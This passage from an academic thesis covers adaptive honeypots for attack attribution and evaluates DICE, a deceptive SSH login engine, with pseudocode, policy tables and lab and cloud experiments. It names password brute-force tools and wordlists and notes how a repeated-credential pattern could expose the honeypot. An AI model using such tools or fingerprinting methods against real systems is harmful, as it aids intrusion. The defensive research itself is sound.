Existing research has mostly focused on environment-dependent variations, while adaptive honeypots focused on actor-dependent variations have seen less interest. Approaches using actor-dependent variations warrant further investigation. When concerning honeypots, adapting around the actions of the adversary instead of the environment, can create a more compelling and immersive environment.

A model for adaptive honeypots for attribution

A detailed version of the adaptive honeynet model is shown in Figure 4.6. This model combines the principles reviewed in the previous sections.




Figure 4.6: Adaptive model for honeypots

4.6 Requirements for Adaptive Honeynets for Attribution

Following a review of the three principles of adaptive honeynets, this section identifies requirements for adaptive honeynets for attribution. The requirements are mostly unique to the design of adaptive honeypots and differentiate from the typical design of static honeypots. When there is overlap the requirements are usually heightened by adaptive honeypots.

Observation and adaptation transparency

The observation technique should be transparent to both the adversary and the system that is being monitored. This requirement reduces the risk of the honeypot being detected, subverted or disabled by an adversary. This is best achieved by not making source code changes to the underlying system i.e. kernel, or programs i.e. software binaries. The selection of an appropriate observation technique underpins this requirement. Similarly, adaptation should be equally transparent and, again, this is underpinned by selecting an appropriate adaptation technique.

Two observation techniques reviewed earlier in this chapter best achieve this requirement: VMI and network monitoring. Network monitoring, an external technique, does not offer the granularity that VMI offers, since it can only capture network traffic, which may be encrypted. VMI is therefore the most suitable candidate to meet this requirement. However, network monitoring can be used in combination with VMI and is the best outcome.

Observation integrity

The observation technique should offer high integrity in the data that is collected. If an observation technique can be detected, subverted or disabled then observations could be falsified by an adversary and adaptations could be based on false observations. An adversary could ultimately game the system. This requirement is best met by selecting observation techniques that are least likely to be subject to detection, subverting or disabling. VMI is the best candidate for this task, while a better solution is to combine VMI with network monitoring.

Observation and adaptation diversity

An observation technique must be able to collect a wide variety of data that meets operator requirements. For example, adversary keystrokes, running processes and active network connections. The observation technique should also be scalable to observe a variety of operating systems and distribution flavours. For example, an observation technique that can only observe Linux keystrokes is inherently limited. Similarly an adaptation technique should be able to adapt various operating system environments.

Observation and adaptation performance

The observation technique must not be detrimental to system performance and ideally should be minimal so as not to be detected by an adversary using timing-based detection techniques. This also applies to adaptation techniques.

Accessible interpretation

The framework should provide hook points for interpreting techniques. Observation data should be easily accessible, i.e. stored in a common format such as a database. There should be an accessible hook point to queue adaptations. This offers a full feedback loop for interpreting techniques, for example machine learning techniques such as reinforcement learning (RL), supervised learning (SL) or case-based reasoning (CBR). Figure 4.7 shows typical reinforcement learning components and interactions (pybrain.org, 2014).

An agent collects observations of the environment, and then performs actions on the environment, which are determined by rewards. When applied to an adaptive honeynet framework, observations are collected, the agent is the interpretation engine and the actions are adaptations that take place on the environment, i.e. the honeynet. Hook points provide access to observations and a mechanism to implement actions, while rewards are calculated by the machine learning technique.

Similarly the framework should be programmed in an accessible programming language that allows interpretation techniques to connect freely. Closed-source approaches are less useful in this respect, while open source, high level languages such as Python are preferred.

Actor-dependent adaptations

The immersive principles, discussed earlier, are achieved in honeypots by actor-dependent trigger adaptations, rather than system or environment-based adaptations. The technique should learn




Figure 4.7: Reinforcement learning components (pybrain.org, 2014)

about how and why the adversary wishes to compromise the environment, understand their skill level and then adapt accordingly.

Available adaptations

A framework should provide adequate adaptations that are appropriate to the environment space. Appropriate parts of the environment must be available for adaptation techniques to be able to change. Similarly, adaptations should be applicable to multiple operating systems. Previous research has experimented with five adaptations to interactive command-line input (Wagener et al., 2009):

- Success; no adaptation is made
- Failure; simulated failure
- Substitute; a response is substituted with another valid response
- Lag; the result is returned to the adversary in a different time period than is usual
- Insult; the adversary is insulted to attempt to determine their dialect and/or locale

This research proposes and focuses on an additional adaptation:

- Modify; the environment is modified. Modifications can be persistent or volatile. Persistent includes creating users, folders, directories, decoys, etc. Volatile all items that may class as volatile data, includes processes, sessions, etc.

A combination of the above is also possible. However, certain combinations cannot be made, i.e. success, failure and substitute should always be separate, but may be combined with lag and modify. Also this research acknowledges that adaptations do not need to immediately take place, as was the case with previous research. Instead the environment can be modified slowly over time.

Queue, priority, discard and modify

It should be assumed that in a honeynet containing multiple honeypots, there will be many adaptations. A queuing system should allow sequential invoking of adaptations. It must also be assumed that in real-time some adaptations may be considered more important than others. Therefore, a priority system should allow urgent adaptations to join the front of the queue. For example, the adapting queue currently holds five adaptations that are awaiting execution in the environment. The interpretation phase created these adaptations based on observations that are loosely linked to an implied goal with some confidence. Seconds later, the interpretation phase processes a new set of observations, but this time there is a much stronger link between the observations and a different implied goal. It must also be assumed that adaptations can be discarded, if they achieve the same goal or render other adaptations as implausible or redundant. Adaptations must be compared to those currently in the queue for similarities and contradictions.

Measurement

The success or failure of the adaptive cycle must be measurable. This is trivially achieved by recording the duration that the adversary stayed on the system, the quantity of interactions and the diversity of interactions. The quantity of sessions could also be measured if it is possible to accurately identify when an adversary returns.

There are other ways to measure success. For example, the possible paths of the honeypot could be plotted and updated as adaptations are executed. Success is determined by the particular paths that the adversary explores, i.e. ideally the adversary would explore all new paths created by adaptive features. This could be, for example, visualised as an overhead perspective of a maze or a heat map, with explored paths highlighted.

Reset to initial state

It must be assumed that the system will be visited by multiple adversaries over a period of time. The system must be able to reset to a default or given state so that it can be re-used. This process should be as simple as possible and preferably automated to reduce operator burden.

Legal and ethical implications

Legal and ethical implications are a consideration that is typical in the design of static honeypots and is by inheritance applicable to the design of adaptive honeynets for attribution. This requirement is magnified by the properties of adaptive honeynets and warrants further consideration. Particularly important is when active-defence has been proposed as part of an adaptive honeypot, i.e. honeypots that can automatically respond by attacking back. The active response continuum offers advice here (Dittrich and Himma, 2005). Honeypots that attack back, known as *offensive honeypots*, rank highly on the continuum. For this reason they should not be used in the design of adaptive honeynets.

4.7 Hypotheses for Attribution and Honeypots

This section has, so far, motivated the use of honeypots as attribution techniques, identified research challenges and proposed possible solutions. Two hypotheses are now defined to summarise these solutions and frame Chapters 5 and 6.

Hypothesis 4.1. *When adversary's face challenges in deceptive cyber environments, the quantity and diversity of interactions increases.*

Hypothesis 4.2. *An adversary's authentication credentials can be used to track their interactions with a deceptive cyber system.*

Hypothesis 4.1 speculates that a causal relationship exists between the challenges that an adversary faces and the quantity and diversity of interactions that are observed. A rational explanation for this is that by increasing the deterministic paths available to an adversary, they will have the option to, or be forced to, interact more and in more varied ways. A controlled experiment can create evidence that the hypothesis could be valid. Chapter 6 explores this hypothesis. Hypothesis 4.2 speculates that the authentication credentials that an adversary submits to a honeypot can be used to gather further attribution information that is otherwise not available. This offers more accurate measurement of returning adversaries, specifically when returning from intermediaries or stepping stones. Section 5.1 in Chapter 5 explores this hypothesis in detail.

4.8 Summary

This chapter introduced deception and honeypots, discussing common classifications found in the literature and the state of the art, outlining current research challenges and limitations of honeypots. A link between honeypots and attribution has been identified and key benefits for using honeypots as an attribution technique were enumerated. With this background knowledge, a study of immersive and adaptive features was proposed to improve HR to provide a greater quantity and more diverse dataset for attribution intelligence. A model for adaptive honeynets was proposed and a general set of requirements was identified. This provides a starting point for requirements for adaptive honeynet frameworks for attribution. Other requirements could be added for specific implementations, such as requirements for data sharing between collaborative honeypot deployments.

The thesis so far has provided an understanding of the state of modern cyber attacks and motivation for technical attribution (Chapter 2), a review of technical attribution techniques (Chapter 3) and motivation for adaptive honeypots for attribution intelligence (Chapter 4). This begins to answer the second part of the research question identified in Chapter 1 (page 3), i.e. *how can attribution techniques be improved?* and sub-question four; *What can be done to reduce or remove these assumptions?* A clear path for improving honeypots for attribution has been identified. This concludes Work Package 2 (page 3), i.e. a conceptual model, that is based on the findings of the literature review. Hypotheses have been defined that are evaluated with experiments in Chapters 5 and 6.

Having discussed conceptually how an immersive and adaptive honeynet can be beneficial for attribution intelligence, Chapters 5 and 6 introduce and define two novel honeypot prototypes and an experimental evaluation to test the hypotheses that underpins the thesis.

A problem well stated is a problem half solved
Charles Kettering, 1876-1958.

Chapter 5

Experiments: Deception Inside Credential Engine

Objectives

- Outline Deception Inside Credential Engine (DICE)
- Detail the design decisions of DICE
- Present an experimental evaluation of DICE

Chapter 4 stated a conceptual case for the use of honeypots and deception to provide attribution intelligence. Chapters 5 and 6 present and evaluate two novel techniques that provide information for attribution intelligence that are underpinned by the conceptual model outlined in Chapter 4. This chapter presents a deceptive engine for honeypot authentication that uses probability and policy to provide a new and untapped information source for attribution intelligence. Section 5.1 introduces the approach as three principles, while Section 5.2 presents an experimental evaluation of the approach. Building on the findings from Chapter 5, in Chapter 6 a honeynet framework is presented and evaluated that gathers information for attribution intelligence through a process of observing, interpreting and adapting to increase possible paths, reducing deterministic properties of honeypots, increasing the quantity and diversity of adversary interactions.

5.1 Deception Inside Credential Engine (DICE)

Deception Inside Credential Engine (DICE) is an approach for improving deceptive systems by using probability and policy to provide a new information source for attribution intelligence. Using a simple technique, DICE analyses the results of successful honeypot authentications and identifies adversaries that interact from multiple origins, i.e. intermediaries. The result is attribution information that would not have been available otherwise and is missed by other techniques. From this data a number of useful attribution artifacts are identified:

- A more accurate measurement of the number of times and when, i.e. date and time, an adversary interacts with a system that they have compromised.

- Quantity of intermediaries that an adversary uses to interact with the honeypot.
- Indicates if an adversary shares compromised resources with associates (Nicomette et al., 2011). If shared, then links between adversaries are also discovered which may lead to identification of distinct roles.

When combined with other attribution data this can provide more accurate attribution intelligence. DICE uncovers adversaries that attempt to hide their activities by using multiple origins for different sessions of interaction. For example, an adversary may launch an attack using one system and then return later using a different system. DICE also uncovers adversaries that share compromised resources with fellow adversaries, acting as distributors or as a team.

DICE exploits the fact that adversaries login to systems with authentication credentials that are unknown to them until the moment that they are informed of their success by the system. With this knowledge, an adversary is assigned credentials chosen by DICE that are used as unique identifiers to highlight when they return. By forcing credentials to be sufficiently unique, DICE can be confident that they belong to a single adversary or group of adversaries that share resources, especially if they authenticate correctly on their first attempt when returning. Furthermore, the credentials are complementary to tracking individuals with source Internet Protocol (IP) addresses, which have been contested for not holding a one-to-one relationship between user and system (Clark and Landau, 2010b). DICE is composed of three complementary principles: *dice probability*, *policy enforcement* and *authtokens*.

5.1.1 Dice probability

During authentication dice probability discards the traditional notion of comparing the username and password to a static database entry. Instead adversaries unknowingly roll a concealed and metaphoric die for each authentication attempt. The honeypot operator controls the number of die sides and therefore the likelihood of a successful authentication.

5.1.2 Policy enforcement

Policy enforcement allows the honeypot operator to define policies that control the complexity of accepted authentication credentials. In essence this is a concealed, reverse password policy enforcement, similar to those found when signing up to a web application that requires a password, or password policies enforced on operating systems, such as Linux Pluggable Authentication Modules (PAM). The adversary is unaware of its presence and it prevents successful authentications to the honeypot with credentials that are short, simple and commonly used, such as *root:password* or *user:qwert123*. The honeypot operator defines a policy for the honeypot; an example is shown in Table 5.1. As the policy is defined by the operator, it can be changed if required. For example, the operator could change the policy in real time in response to an increase in the number of adversaries that are targeting the system.

5.1.3 Authtokens

The third principle states that once logged in, DICE uses authenticated credentials as a honeytoken. Spitzner (2003c) notes a common honeypot misconception; that all honeypots are systems. A

DICE Authentication Policy
Username must not be *root*
Credential pair must be unique i.e. not previously used
Password must contain at least/most n characters
Password must contain at least x of type y character
Password must not be deduced with cracker module

Table 5.1: DICE policy enforcement example

honeytoken is not a system, but a resource that an adversary interacts with. For example, a honeytoken could be a file, such as a text document or spreadsheet, an e-mail, a row in a database table containing credit card details or authentication credentials, etc. Similar to honeypots, honeytokens have no production value and so any interaction is treated as suspicious. In DICE, the honeytoken is an authentication honeytoken or *authtoken*. The authtoken is used to identify when an adversary returns to the honeypot from a new origin or when credentials are shared between adversaries that collaborate. The authtoken is a hashed value of the username and password combined with a salt. The honeypot operator uses policy enforcement to enforce sufficiently unique credentials for successful authentication. When combined with dice probability this reduces authtoken collisions, i.e. duplicate authtokens, and provides confidence of a one-to-one correlation between authtoken and adversary.

5.1.4 Implementation

The pseudocode in Code Listing 5.1 demonstrates how the authentication mechanism verifies an authtoken and checks if an adversary has returned from a new origin. An adversary has two opportunities to match the authtoken. Upon failure, DICE assumes that the session was initiated by an adversary that does not have an existing authtoken.

```
if attempt_counter == 1 and auth_check(user, pass):
   print 'login successful - detected authtoken'
   return True
elif attempt_counter == 1 and auth_chained_check(user, pass):
   print 'login successful - detected chained authtoken'
   return True
if attempt_counter == 2 and auth_check(user, pass):
   print 'login successful - (weak) detected authtoken'
   return True
elif attempt_counter == 2 and auth_chained_check(user, pass):
   print 'login successful - (weak) detected chained authtoken'
   return True
```

Code Listing 5.1: DICE pseudocode for authtoken

Upon successful compromise of an account an adversary might change the account password to something that only they know, so that others do not find and compromise the account. This is accounted for in DICE using the “chained” parameter, which appends a new password as part of the original authtoken hash, as shown in Code Listing 5.1.

The pseudocode in Code Listing 5.2 shows the authentication procedure that immediately follows Code Listing 5.1 if an authtoken is not identified. In lines 1 and 2 a probabilistic die role is compared against the die sides as specified by the honeypot operator in a configuration file, i.e. dice probability. In the event of a match, then policy enforcement checks take place, to see if the credentials match the policy set by the operator. If all policy enforcement checks are passed then the adversary logs in successfully and a new authtoken hash is generated. Figure 5.1 shows the path for each adversary session that targets a DICE honeypot.

```
1  roll_value = randint(1, dice_sides)
2  if roll_value == cfg.dice_sides:
3     policy = cfg.username_policy + cfg.password_policy + \
4        cfg.unique_policy + cfg.crack_policy + cfg.deny_root_policy
5     if policy > 0:
6        if cfg.deny_root_policy == 1 and user == "root":
7           print 'login denied - root account blocked by policy'
8           return False
9        elif cfg.password_policy == 1 and check_passwd(pass):
10          print 'login denied - passwd does not match policy'
11          return False
12       elif cfg.unique_policy == 1 and check_login(user, pass)
13          print 'login denied - credentials already exist'
14          return False
15       elif cfg.crack_policy == 1 and crack_passwd(pass):
16          print 'login denied - passwd easily cracked'
17       else:
18          print 'login success - die match and policy success'
19          hash_authtoken(user, pass)
20          return True
21    else:
22       print 'login success - die match'
23       hash_authtoken(user, pass)
24       return True
25 else:
26    print 'login denied - die does not match '
27    return False
```

Code Listing 5.2: DICE pseudocode

To summarise, in DICE the adversary successfully authenticates on a probabilistic basis and only if their credentials meet the policy enforced by the honeypot operator. This approach covertly creates a unique authtoken for each adversary that is used to track when they return from different origins. The honeypot authentication process is no longer based on the default passwords that are supplied with the honeypot, or a selection of passwords that are hand picked by the operator.

5.2 Evaluation of DICE

Peisert and Bishop (2007) describe the following general scientific principles for experimental research in the computer security field: falsifiable hypotheses, scientific controls, reproducible results and data quality. Hypothesis 4.2, that was first introduced in Chapter 4, states that: *an adversary's*



BEGIN: Adversary connects to Honeypot
Adversary given credential prompt
Adversary submits credentials
<= 2 attempts?
No
Yes
Check for New User authentication
!= Root username?
Failed authentication
Yes
Match DICE?
No
Yes
Pass Password Policy?
Yes
Check for Returning Adversary
DICE DB
Check hash against DB
Hash exists?
No
Yes
Failed authentication
Suspected returning adversary
Successful authentication
Identify Name, check Handle
Assign Name
Update DB records
Store hash of credentials
DICE DB
Adversary given User prompt
Key
Start/End
Decision
Process Start/End
Data Resource
Process

Figure 5.1: DICE paths as a flow chart

authentication credentials can be used to track their interactions with a deceptive cyber system. Hypothesis 4.2 speculates that the authentication credentials that an adversary submits to a honeypot can be used to gather further attribution information that is otherwise not available, as was discussed in Section 5.1. A controlled experiment is used to create evidence that the hypothesis could be valid. Hypothesis 4.2 can be measured by evaluating the technique in a controlled environment and then as a live deployment. To ensure that results are reproducible and can be used by other researchers, a thorough documentation of hardware, software and their configuration in the experiments is presented and source code is provided in Appendices A. The data sets, i.e. honeypot observation logs, are also available for other researchers to evaluate. To protect adversary anonymity, IP addresses have been sanitised to addresses in the RFC 1918 reserved ranges as shown in Table 5.2. Sanitisation does not adversely affect analysis as the authtoken links between adversaries remain visible. By using real data sets and adversary attacks, problems associated with artificially and synthetically created data sets are bypassed (Peisert and Bishop, 2007).

To implement a DICE prototype an existing medium-interaction Secure Shell (SSH) honeypot was modified. This honeypot, known as Kippo (Desaster, 2013), is coded in the Python program-

IP Address Range	CIDR Notation	Number of Addresses
10.0.0.0 - 10.255.255.255	/8	16,777,216
172.16.0.0 - 172.31.255.255	/12	1,048,576
192.168.0.0 - 192.168.255.255	/16	65,536

Table 5.2: Anonymised IP address ranges (RFC1918)

ming language and uses the Twisted framework for SSH protocol simulation. Kippo simulates a computer file system using the Python pickle module, allowing for a file system to be built very quickly. To evaluate the DICE prototype and hypothesis, two experiments were designed; a controlled experiment and a live experiment.


i. Controlled Experiment

The controlled experiment confirmed that the three principles outlined in Section 5.1; dice probability, policy enforcement and authtokens, performed as expected in controlled conditions. This provided evidence to support Hypothesis 4.2. This experiment assumed the role of both the adversary and the honeypot operator. Automated brute force tools were used against DICE to evaluate the two techniques, dice probability and policy enforcement. The third technique, authtokens, was evaluated by using successful authentication credentials from numerous systems in the controlled environment. This experiment simulated an adversary using different origins. Figure 5.2(a) shows the network topology for experiment (i). The controlled experiment took place in the cyber security laboratories at the University. Firewall rules and network routing were used to ensure that attack traffic did not leak beyond the parameters of the network and that the honeypots were only visible internally.


ii. Live Experiment

While useful in proving the approach, experiment (i) did not accurately reflect Internet conditions. For example, protocols may not be observed that are common to Internet environments. Similarly, techniques and tools used by adversaries cannot be studied. The experiment was expanded by evaluating DICE with real attacks. Experiment (ii) assumed the role of the honeypot operator; the honeypot was deployed on a cloud-based infrastructure that was visible to adversaries on the Internet. Experiment (ii) further evaluated Hypothesis 4.2, but this time in a live environment with real attack data.

The adversaries themselves, the times at which they choose to interact, whether or not they do interact, what types of interactions, all of which are challenging to control, but do not need to be controlled to measure the interactions that are required to provide evidence towards Hypothesis 4.2. The same outcomes as was seen in experiment (i) were expected, except that attacks would be carried out by real adversaries, targeting the honeypot from any geographic location. As before, an operator-controlled probabilistic element should affect adversary logins, i.e. dice probability, weak passwords should be declined, i.e. password policy, and relationships between different origins should be visible i.e. authtoken. Figure 5.2(b) shows the network topology for experiment (ii).



(a)



(b)

Figure 5.2: Experiment diagram: (a) controlled; (b) live.

5.2.1 Closing potential loopholes

A loophole that could subvert DICE is if the adversary created a new user account for their activities or changed the compromised account password. To prevent this common behaviour two techniques were implemented in DICE. First, adversaries are not allowed to login with the root account, so they do not possess necessary privileges to create new accounts. The policy stated in Table 5.5 shows that root accounts are blocked. Second, adversaries are allowed to change the password for the account that they have compromised. This was implemented in DICE by considering the password change as a new account and linking new accounts to the initial compromised account. This is described as a “chained” account and is visible in Code Listing 5.1. Another loophole is that an adversary could repeatedly use a single credential pair to identify the system as a honeypot. This is illustrated in the pseudo-login in Code Listing 5.3.

```
ssh user@192.168.1.15
Password: <foFreOle129!>
failed
Password: <foFreOle129!>
failed
Password: <foFreOle129!>
Succeeded
```

Code Listing 5.3: DICE without a blacklisting policy

The adversary continues to use the same credentials that fail, but eventually succeeds. This behaviour is deterministic and an attack actor could create a simple detection script to identify DICE honeypots. To reduce this risk, a blacklist policy was introduced. When activated, credentials that have previously been used, including unsuccessful credentials, in the last *n* days, are failed attempts. The number of days, *n*, is defined by the operator, but the default is ten days. Using this approach, the behaviour in Code Listing 5.3 cannot be replicated in DICE.

5.2.2 Experimental environment

The environment for the controlled experiment consisted of six systems connected with a router as a simple local network. Four systems were assigned as adversary systems. Each had an SSH software client installed and tools to assist in compromising an improperly configured SSH server. One system was assigned as an SSH server and contained the DICE honeypot running on the standard SSH network port 22. Another system was assigned as an SSH server and contained the Kippo honeypot. System specifications are shown in Table 5.3, while the network topology for the controlled experiment is shown in Figure 5.2(a).

System	**Hardware**	**Software**	**Tools**
Honeypot Server 1	x86, 2ghz CPU, 4gb RAM	Ubuntu 12.04 LTS, dice-kippo-0.8	NA
Honeypot Server 2	x86, 2ghz CPU, 4gb RAM	Ubuntu 12.04 LTS, kippo-0.8	NA
Adversary Client 1	x86, 2ghz CPU, 4gb RAM	Ubuntu 12.04 LTS, SSH client	Hydra, nCrack, Medusa
Adversary Client 2	x86, 2ghz CPU, 4gb RAM	Backtrack 5 r3, SSH client	Hydra, nCrack, Medusa
Adversary Client 3	x86, 2ghz CPU, 4gb RAM	Windows XP SP3, SSH client	Hydra, nCrack, Medusa
Adversary Client 4	x86, 2ghz CPU, 4gb RAM	Windows 7 SP1, SSH client	Hydra, nCrack, Medusa

Table 5.3: Controlled experiment hardware and software

System	**Hardware**	**Software**
Honeypot Server 1	VM: x86 CPU, 7.8gb HDD,	Ubuntu Server 12.04 LTS, dice-kippo-0.8
Honeypot Server 2	VM: x86 CPU, 7.8gb HDD,	Ubuntu Server 12.04 LTS, kippo-0.8

Table 5.4: Live experiment hardware and software

The environment for experiment (ii) consisted of two honeypots hosted on a virtualised cloud-based infrastructure. This model for honeypot deployment has been used by other researchers (Brown et al., 2012). IP addresses of the honeypots were never advertised e.g. on forums or Internet Relay Chat (IRC) channels and a banner was displayed that warned users that their traffic may be logged (Strand et al., 2013). Outgoing connections were limited by firewall rules to reduce the possibility of the honeypot being used to launch attacks on other parties. Both honeypots used the standard SSH network port 22. The policy for DICE is shown in Table 5.5. The settings for the vanilla honeypot were kept as default and allowed the credentials *"admin:password123"*.

DICE Authentication Policy
Die has three sides
Password must contain at least 4 a-z characters
. . . at least 4 unique characters
. . . at least 1 numeric character
. . . at least 1 special character
Password has a minimum length of 8
Password must not be deduced with cracker module
Username must not be *root*
Credential pair must be unique i.e. not previously used
Blacklist credentials from the last 10 days

Table 5.5: DICE policy enforcement

The system specifications are shown in Table 5.4, while the network topology for the live experiment is shown in Figure 5.2(b). Measures were taken to harden the honeypot from compromise, such as only using certificates for legitimate access. Tools used for attacks were THC Hydra 7.5, Medusa 2.11 and nCrack 0.4-alpha, all of which are reviewed in the seclist.org top 125 tools list, which has been updated annually since 2003. Dictionary lists were generated by Crackstation (2014), which offers a 15 gigabyte dictionary file containing all reported password leaks, all words from Wikipedia and words from many open access books.

As an extension to both experiments the technique was implemented as a HTTP service web application. This showed that the technique can be applied to any system that requires authentication, using something that the user knows. It also offered the possibility of collecting more attribution intelligence about the adversary that are exclusive to web applications, such as user agent data.

5.2.3 Experiment results

i. Controlled Experiment

To evaluate dice probability and policy enforcement principles, three techniques were used; manual authentication, brute force attacks and dictionary-based attacks. The latter two were carried out using the security tools. The authtokens technique was evaluated using successful credentials from the different adversary systems. The server was able to identify when an adversary had returned using a different system, using the authtoken as a honeytoken. In one example, THC Hydra was used to successfully authenticate with and compromise the SSH server. Following the compromise, the password was changed for the account. The simulated adversary logged out and then returned later that day, using the same new credentials but from a different system. This was successfully identified as an authtoken by DICE.

ii. Live Experiment

